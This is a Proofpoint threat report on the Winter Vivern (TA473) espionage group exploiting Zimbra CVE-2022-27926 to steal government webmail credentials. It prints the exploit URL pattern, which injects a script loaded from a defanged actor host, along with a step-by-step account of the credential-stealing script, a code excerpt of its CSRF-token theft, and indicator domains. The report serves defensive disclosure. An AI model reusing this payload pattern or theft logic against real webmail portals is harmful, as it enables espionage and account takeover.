Exploitation is a Dish Best Served Cold: Winter Vivern Uses Known Zimbra Vulnerability to Target Webmail Portals of NATO-Aligned Governments in Europe

3/29/2023

Exploitation is a Dish Best Served Cold: Winter Vivern Uses Known Zimbra Vulnerability to Target Webmail Portals of NATO-Aligned Governments in Europe

March 30, 2023 Michael Raggi and the Proofpoint Threat Insight Team

Key Takeaways

- Proofpoint has observed recent espionage-related activity by TA473, including yet to be reported instances of TA473 targeting US elected officials and staffers. TA473 is a newly minted Proofpoint threat actor that aligns with public reporting on Winter Vivern.
- TA473 since at least February 2023 has continuously leveraged an unpatched Zimbra vulnerability in publicly facing webmail portals that allows them to gain access to the email mailboxes of government entities in Europe.
- TA473 recons and reverse engineers bespoke JavaScript payloads designed for each government targets' webmail portal.
- Proofpoint concurs with Sentinel One analysis that TA473 targeting superficially aligns with the support of Russian and/or Belarussian geopolitical goals as they pertain to the Russia-Ukraine War.

Overview

Researchers have observed TA473, a newly minted advanced persistent threat (APT) actor tracked by Proofpoint, exploiting Zimbra vulnerability CVE-2022-27926 to abuse publicly facing Zimbra hosted webmail portals. The goal of this activity is assessed to be gaining access to the emails of military, government, and diplomatic organizations across Europe involved in the Russia Ukrainian War. The group utilizes scanning tools like Acunetix to identify unpatched webmail portals belonging to these organizations to identify viable methods for targeting victims. Following initial scanning reconnaissance, the threat actors deliver phishing emails purporting to be relevant benign government resources, which are hyperlinked in the body of the email with malicious URLs that abuse known vulnerability to execute JavaScript payloads within victim's webmail portals. Further, the threat actors appear to invest significant time studying each webmail portal instance belonging to their targets as well as writing bespoke JavaScript payloads to conduct Cross Site Request Forgery. These labor-intensive customized payloads allow actors to steal usernames, passwords, and store active session and CSRF tokens from cookies facilitating the login to publicly facing webmail portals belonging to NATO-aligned organizations.

Proofpoint researchers recently promoted TA473 to a publicly tracked threat actor. Known in open-source research as Winter Vivern, Proofpoint has tracked this activity cluster since at least 2021.

Who is TA473?

TA473 is publicly referred to as Winter Vivern and UAC-0114 by security vendors like DomainTools, Lab52, Sentinel One, and the Ukrainian CERT. This threat actor has historically leveraged phishing campaigns to deliver both PowerShell and JavaScript payloads, as well as conducts recurring credential harvesting campaigns using phishing emails. Proofpoint since 2021 has observed a concerted focus on European government, military, and diplomatic entities in active phishing campaigns. However, in late 2022, Proofpoint researchers also observed phishing campaigns that targeted elected officials and staffers in the United States. Since the onset of the Russia-Ukraine War, researchers have observed a commonality among observed targets, social engineering lures, and impersonated individuals. Often targeted individuals are experts in facets of European politics or economy as it pertains to regions impacted by the ongoing conflict. Social engineering lures and impersonated organizations often pertain to Ukraine in the context of armed conflict.

What Does a TA473 Phishing Campaign Look Like?

Proofpoint has observed an evolution of TA473 phishing campaigns since 2021. This threat actor has been observed employing opportunistic exploits to target its victims which include popular 1-day vulnerabilities like the CVE-2022-30190 ("Follina") exploit disclosed in May 2022. However, most commonly this threat actor leverages a recurring set of phishing techniques in every email campaign. The phishing tactics below have consistently been observed across both US and European targets as well as among credential harvesting, malware delivery, and cross-site request forgery (CSRF) campaigns.

1. TA473 sends emails from compromised email addresses. Often these emails originate from WordPress hosted domains that may be unpatched or unsecure at the time of compromise.
2. TA473 spoofs the from field of the email to appear as a user at the targeted organization OR TA473 spoofs the from field of the email to appear as a relevant peer organization involved in global politics.
3. TA473 includes a benign URL from either the targeted organization or a relevant peer organization in the body of the email.
4. TA473 then hyperlinks this benign recognized URL with actor-controlled or compromised infrastructure to deliver a first-stage payload or to redirect to a credential harvesting landing page.
5. TA473 often uses structured URI paths that indicate a hashed value for the targeted individual, an unencoded indication of the targeted organization, and in some cases encoded or plaintext versions of the benign URL that was hyperlinked in the initial email to targets.



Figure 1. TA473 email including hyperlinked URL redirecting to a malicious actor-controlled resource.

Exploitation of Disclosed Zimbra Vulnerability to Target Public Facing Webmail Portals

Beginning in early 2023, Proofpoint observed a trend of TA473 phishing campaigns targeting European government entities that take advantage of CVE-2022-27926. This vulnerability impacts Zimbra Collaboration (previously "the Zimbra Collaboration Suite") versions 9.0.0, which is used to host publicly facing webmail portals. The vulnerability is described as a "reflected cross-site scripting (XSS) vulnerability in the /public/launchNewWindow.jsp component of Zimbra Collaboration (aka ZCS) 9.0 (which) allows unauthenticated attackers to execute arbitrary web script or HTML via request parameters."

In practice, TA473 is hyperlinking a benign URL in the body of a phishing email with a URL that leverages CVE-2022-27926. The malicious URL uses the webmail domain that has a vulnerable Zimbra Collaboration Suite instance and appends an arbitrary hexadecimal encoded or plaintext JavaScript snippet, which is executed as an error parameter when it is received in the initial web request. The JavaScript, once decoded, results in the download of a next stage bespoke JavaScript payload that conducts CSRF to capture usernames, passwords, and CSRF tokens from the user.



Figure 2. TA473 CSRF infection diagram.

Researchers note that the exploitation of this vulnerability is very similar in practice to the exploitation of CVE-2021-35207, which impacts a wider cross section of Zimbra Collaboration versions, and specifically involves adding executable JavaScript to the loginErrorCode parameter of a webmail login URL. However, it is believed that this exploitation is distinct and limited to CVE-2022-27926. The following variations of TA473 leveraging CVE-2022-27926 have been observed:

1. URL with Hexadecimal Encoded JavaScript Values

```
hxxps://<targeted_victim_webmail_domain>/public/error.jsp?errCode=%3C/title%3E%3Csvg
%20onload=<hexadecimal_enconded_JavaScript>&accountName=<redacted_target_email>
```

Figure 3. CyberChef decoded hexadecimal JavaScript.

2. URL with PlainText JavaScript Values

```
hxxps://<targeted_victim_webmail_domain>/public/error.jsp?errCode=
onload=if(!document.getElementById("x67xasd765"))
{window.x=document.createElement('script');window.x.id="x67xasd765";window.x.src='[http
s://oscp-avanguard](https://oscp-avanguard/)
[.]com/<redacted>_<redacted>_Fas2/auth.js';document.body.appendChild(window.x);}>&ac
countName=< redacted_target_email>
```

Customized Cross-Site Request Forgery

Proofpoint researchers have identified several instances of what appear to be customized CSRF JavaScript payloads with delivery achieved through both the above-mentioned CVE-2022-27926 exploitation and earlier delivery mechanisms, such as TA473-controlled infrastructure delivery stemming from the hyperlink of benign URLs in the body of the phishing email. These CSRF JavaScript code blocks are executed by the server that host a vulnerable webmail instance. Further, this JavaScript replicates and relies on emulating the JavaScript of the native webmail portal to return key web request details that indicate the username, password, and CSRF token of targets. In some instances, researchers observed TA473 specifically targeting RoundCube webmail request tokens as well. This detailed focus on which webmail portal is being run by targeted European government entities indicates the level of reconnaissance that TA473 conducts prior to delivering phishing emails to organizations. These next-stage TA473 CSRF JavaScript payloads also utilize several layers of Base64 encoding to obfuscate the functionality of the JavaScript. The actor inserts three nested instances of Base64 encoded JavaScript to complicate analysis of these delivered payloads. However, decoding the script is trivial to reveal the intended malicious functionality.



Figure 4. Base64 encoded CSRF JavaScript payload (excerpted for length).

Each identified malicious JavaScript payload heavily incorporates the legitimate JavaScript that executes in a native webmail portal. To not identify the specific European governmental organizations impacted by these campaigns, Proofpoint researchers have focused on the high-level functionality of the scripts, and specifically the portions inserted by TA473 to achieve cross-site request forgery. Researchers observed a malicious JavaScript delivered in February 2023 with the following capabilities:

1. Steal usernames
2. Steal user's password
3. Steal an active CSRF token from a cookie in the web request response
4. Caches the stolen values to the actor-controlled server
5. Attempts login to the legitimate mail portal with active tokens
6. The script utilizes the additional URLs in its functionality:
    1. Displays Pop3 and IMAP instructions hosted on actor-controlled server
    2. Attempts logins to legitimate webmail portal via the native URL

An extended sequence of the observed script's actions is as follows:

1. Establishes the malicious server domain for the cache of stolen user values
2. References a targeted account name
3. Gets date and time
4. Gets account name variables
5. Sets time out window at 1000s
6. Function to send credentials "on click"
    1. Sends username and password in URI encoded fashion
    2. If password fails with a length of 0 (AKA no password), the script prompts user with: "The username or password is incorrect. Verify that CAPS LOCK is not on, and then retype the current username and password."; return;"
    3. The script then logs the username, the password, and the CSRF token from the web request response.
7. The JavaScript again attempts to identify an unsuccessful login, displays an actor-populated error message and posts the logged CSRF token to the legitimate web mail server (login attempt)
    1. If that attempt fails, the script again attempts to post to the targeted server and fetch an ElementbyID "lic34yo8o" and remove this element tagged "body" in the response
    2. It then again attempts to save the “accountname” variable, username variable, and password variable.
8. The script attempts to login to the legitimate webmail portal using custom hardcoded URI structures that appear to be unique to the targeted domain and appends a username, password, and CSRF token to the URI structures which were previously captured.
9. The script also has a function to login with stolen credential and token content.
10. The script has a function to show Zimbra Pop3 and IMAP login information page hosted on actor-controlled infrastructure.
11. The script has a function to show the legitimate webmail portal login window.
12. The script has a function to "initLoginField" which appears to input the username and account name to the legitimate webmail login window.
13. The script has a function to logoff of the mail server and attempt to retrieve the CSRF token at logout, which is then sent to an actor-controlled server.
14. The script has a function to retrieve the CSRF token.
15. The script has a function to get the CSRF token from string utilizing the DOMParser function that parses the element from the JavaScript request response document.

```
function getCSRFToken(){
    console.log("GetCSRFToken start");
    var getCSRFT = new XMLHttpRequest();
    getCSRFT.open("GET", window.location.origin, true);
    getCSRFT.onreadystatechange = function() {
        if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
            console.log("GetCSRFToken successful");
            getCSRFTokenFromString(getCSRFT.responseText);
            showSignInWindow();
        }
    }
    getCSRFT.send();
}

function getCSRFTokenFromString(responseText){
    console.log("GetCSRFTokenFromString start");
    console.log("responseText", responseText);
    var bodyElement = document.getElementsByTagName('body')[0];
    var parser = new DOMParser();
    var responseDoc = parser.parseFromString(responseText, "text/html");
    console.log("responseDoc", responseDoc);
    var csrfT = responseDoc.getElementsByTagName("input").login_csrf.value;
    console.log("csrfT", csrfT);
    var csrfTElement;
    if(!document.getElementById("cv56ds678dfs")){
        csrfTElement = document.createElement('input');
        csrfTElement.id = "cv56ds678dfs";
        csrfTElement.type = 'Hidden';
        bodyElement.appendChild(csrfTElement);
    }else{
        csrfTElement = document.getElementById("cv56ds678dfs");
    }
    csrfTElement.value = csrfT;
    console.log("GetCSRFTokenFromString done");
}
```

Figure 5. CSRF JavaScript snippet detailing methods of stealing CSRF token.

Advanced Capabilities May be Ideal, but When in Doubt, Persistence is Key

TA473's persistent approach to vulnerability scanning and exploitation of unpatched vulnerabilities impacting publicly facing webmail portals is a key factor in this actor's success. The group's focus on sustained reconnaissance and painstaking study of publicly exposed webmail portals to reverse engineer JavaScript capable of stealing usernames, passwords, and CSRF tokens demonstrates its investment in compromising specific targets, in this case the European government sector. Rather than developing a one size fits all tools and payloads approach, TA473 invests time and resources to compromise specific entities with each JavaScript payload being custom for the targeted webmail portal.

Proofpoint researchers strongly recommend patching all versions of Zimbra Collaboration used in publicly facing webmail portals, especially among European government entities. Additionally, restricting resources on publicly facing webmail portals from the public internet is highly recommended to prevent groups like TA473 from reconning and engineering custom scripts capable of stealing credentials and logging in to users' webmail accounts. While TA473 does not lead the pack in sophistication among APT threats targeting the European cyber landscape, they demonstrate focus, persistence, and a repeatable process for compromising geopolitically exposed targets. Like a Vivern in medieval winter, despite having only two legs and a pair of wings, this is likely a threat that will persist year-round.

Indicators of Compromise (IOCs)

IOC	Type of IOC	Description
hxxps://oscp-avanguard[.]com/asn15180YHASIFHOP_<redacted>_ASNfas21/auth.js	URLs	Observed payload delivery URLs
hxxps://oscp-avanguard[.]com/settingPopImap/SettingupPOPandIMAPaccounts.html		
hxxps://troadsecow[.]com/cbzc.policja.gov.pl		
hxxps://bugiplaysec[.]com/mgu/auth.js		
hxxps://nepalihemp[.]com/assets/img/images/623930va		

hxxps://ocs-romastassec[.]com/redirect/?id=[target specific ID]&url=[Base64 Encoded Hyperlink URL hochuzhit-com.translate.goog/?_x_tr_sl=auto&_x_tr_tl=en&_x_tr_hl=en-US&x_tr_pto=wapp]

hxxps://ocspdep[.]com/inotes.sejm.gov.pl?id=[Target Specific SHA256 Hash]

ocspdep[.]com Domain C2 Domains

bugiplaysec[.]com

oscp-avanguard[.]com

troadsecow[.]com

nepalihemp[.]com

ET Signatures

2034117 – ET TROJAN Wintervivern Activity M5 (GET)

2034116 – ET TROJAN Wintervivern Activity M4 (GET)

2034115 – ET TROJAN Wintervivern Retrieving Commands

2034109 – ET TROJAN Wintervivern Activity (GET) M3

2034108 – ET TROJAN Wintervivern Checkin

2034107 – ET TROJAN Wintervivern Retrieving Task

2034106 – ET TROJAN Wintervivern Activity M2 (GET)

2034105 – ET TROJAN Wintervivern Activity (GET)